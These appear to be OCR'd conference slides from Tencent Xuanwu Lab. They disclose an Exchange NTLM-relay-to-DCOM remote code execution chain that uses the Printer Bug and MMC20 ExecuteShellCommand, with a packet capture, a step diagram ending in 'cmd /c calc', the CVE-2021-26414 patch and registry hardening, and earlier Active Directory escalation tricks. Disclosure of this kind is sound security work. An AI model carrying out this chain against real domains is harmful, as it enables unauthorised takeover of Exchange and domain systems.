
- MMC20.Application Document.ActiveView.ExecuteShellCommand
  - Found by @enigma0x3 from SpecterOps
- Available on latest Windows Server 2019 by default
- Require authenticating to only two RPC interfaces




```
10.0.0.9       172.19.0.100   DCERPC             166   Bind: call_id: 1, Fragment: Single, 1 context items: ISystemActivator V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
172.19.0.100   10.0.0.9       DCERPC             316   Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
10.0.0.9       172.19.0.100   DCERPC             430   AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: XLAB\administrator
10.0.0.9       172.19.0.100   ISystemActivator   542   RemoteCreateInstance request
172.19.0.100   10.0.0.9       ISystemActivator   910   RemoteCreateInstance response
10.0.0.9       172.19.0.100   DCERPC             166   Bind: call_id: 1, Fragment: Single, 1 context items: IDispatch V0.0 (32bit NDR), NTLMSSP_NEGOTIATE
172.19.0.100   10.0.0.9       DCERPC             316   Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
10.0.0.9       172.19.0.100   DCERPC             430   AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: XLAB\administrator
10.0.0.9       172.19.0.100   IDispatch          214   GetIDsOfNames request "Document"
172.19.0.100   10.0.0.9       IDispatch          134   GetIDsOfNames response ID=0x4 -> S_OK
10.0.0.9       172.19.0.100   IDispatch          206   Invoke request ID=0x4 PropertyGet Args=0 NamedArgs=0 VarRef=0
172.19.0.100   10.0.0.9       IDispatch          406   Invoke response SCode=S_OK VarRef=0 -> S_OK
10.0.0.9       172.19.0.100   IDispatch          206   GetIDsOfNames request "Quit"
172.19.0.100   10.0.0.9       IDispatch          134   GetIDsOfNames response ID=0x3 -> S_OK
10.0.0.9       172.19.0.100   IDispatch          218   GetIDsOfNames request "ActiveView"
172.19.0.100   10.0.0.9       IDispatch          134   GetIDsOfNames response ID=0x6 -> S_OK
10.0.0.9       172.19.0.100   IDispatch          206   Invoke request ID=0x6 PropertyGet Args=0 NamedArgs=0 VarRef=0
172.19.0.100   10.0.0.9       IDispatch          406   Invoke response SCode=S_OK VarRef=0 -> S_OK
10.0.0.9       172.19.0.100   IDispatch          234   GetIDsOfNames request "ExecuteShellCommand"
```

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

The Exploit Chain


Exchange1
XLAB\attacker
Exchange2
Printer Bug
XLAB\Exchange1$ NTLM authentication
Relay the NTLM authentication to DCOM ISystemActivator
XLAB\Exchange1$ NTLM authentication
ISystemActivator::CreateRemoteInstance
Relay the NTLM authentication to DCOM IDispatch
iDispatch.GetIDsOfNames("Document")
iDocuement.GetIDsOfNames("ActiveView")
iActiveView.GetIDsOfNames("ExecuteShellCommand")
Invoke "cmd /c calc"

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB


Exchange1
Administrator: Windows PowerShell
8:20 PM
7/13/2021
Exchange2
Administrator: Windows PowerShell
8:20 PM
7/13/2021


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator.XLAB> _
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator.XLAB> _
```

```
[9] 0:bash*                                                    "xlab-linux" 20:20 13-Jul-21
```

Patches

- Fixed on Patch Tuesday in Jun and assigned CVE-2021-26414
- Manually set RequireIntegrityActivationAuthenticationLevel = 1 on DCOM servers
  - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole\AppCompat RequireIntegrityActivationAuthenticationLevel
  - Force enable RPC_C_AUTHN_LEVEL_PKT_INTEGRITY



June 8, 2021	Hardening changes disabled by default but with the ability to enable them using a registry key.
Early Q4 2021	Hardening changes enabled by default but with the ability to disable them using a registry key.
Early 2022	Hardening changes enabled by default with no ability to disable them. By this point, you must resolve any compatibility issues with the hardening changes and applications in your environment.

玄武实验室
RITY XUANWU LAB

Conclusion

A normal domain account (Domain User / Domain Computer)

+

More than one Exchange Server

=


Exchange Server RCE

Lateral Movement & Privilege Escalation

Previous Work

- Previous lateral movement/privilege escalation methods after Exchange RCE
  - WriteDACL on the Domain Object + DCSync
    - Fixed in 2019
  - Abuse DNS Admins group
    - Fixed in 2019
  - Abuse the ForceChangePassword right on domain users
    - Force change passwords of domain users
    - Unable to recover the victim user's original password
  - Abuse the WriteDACL right on domain users
    - Set SPN on domain users and perform the Kerberoasting attack
    - Sometimes it's hard to brute force passwords if there is a complex password policy

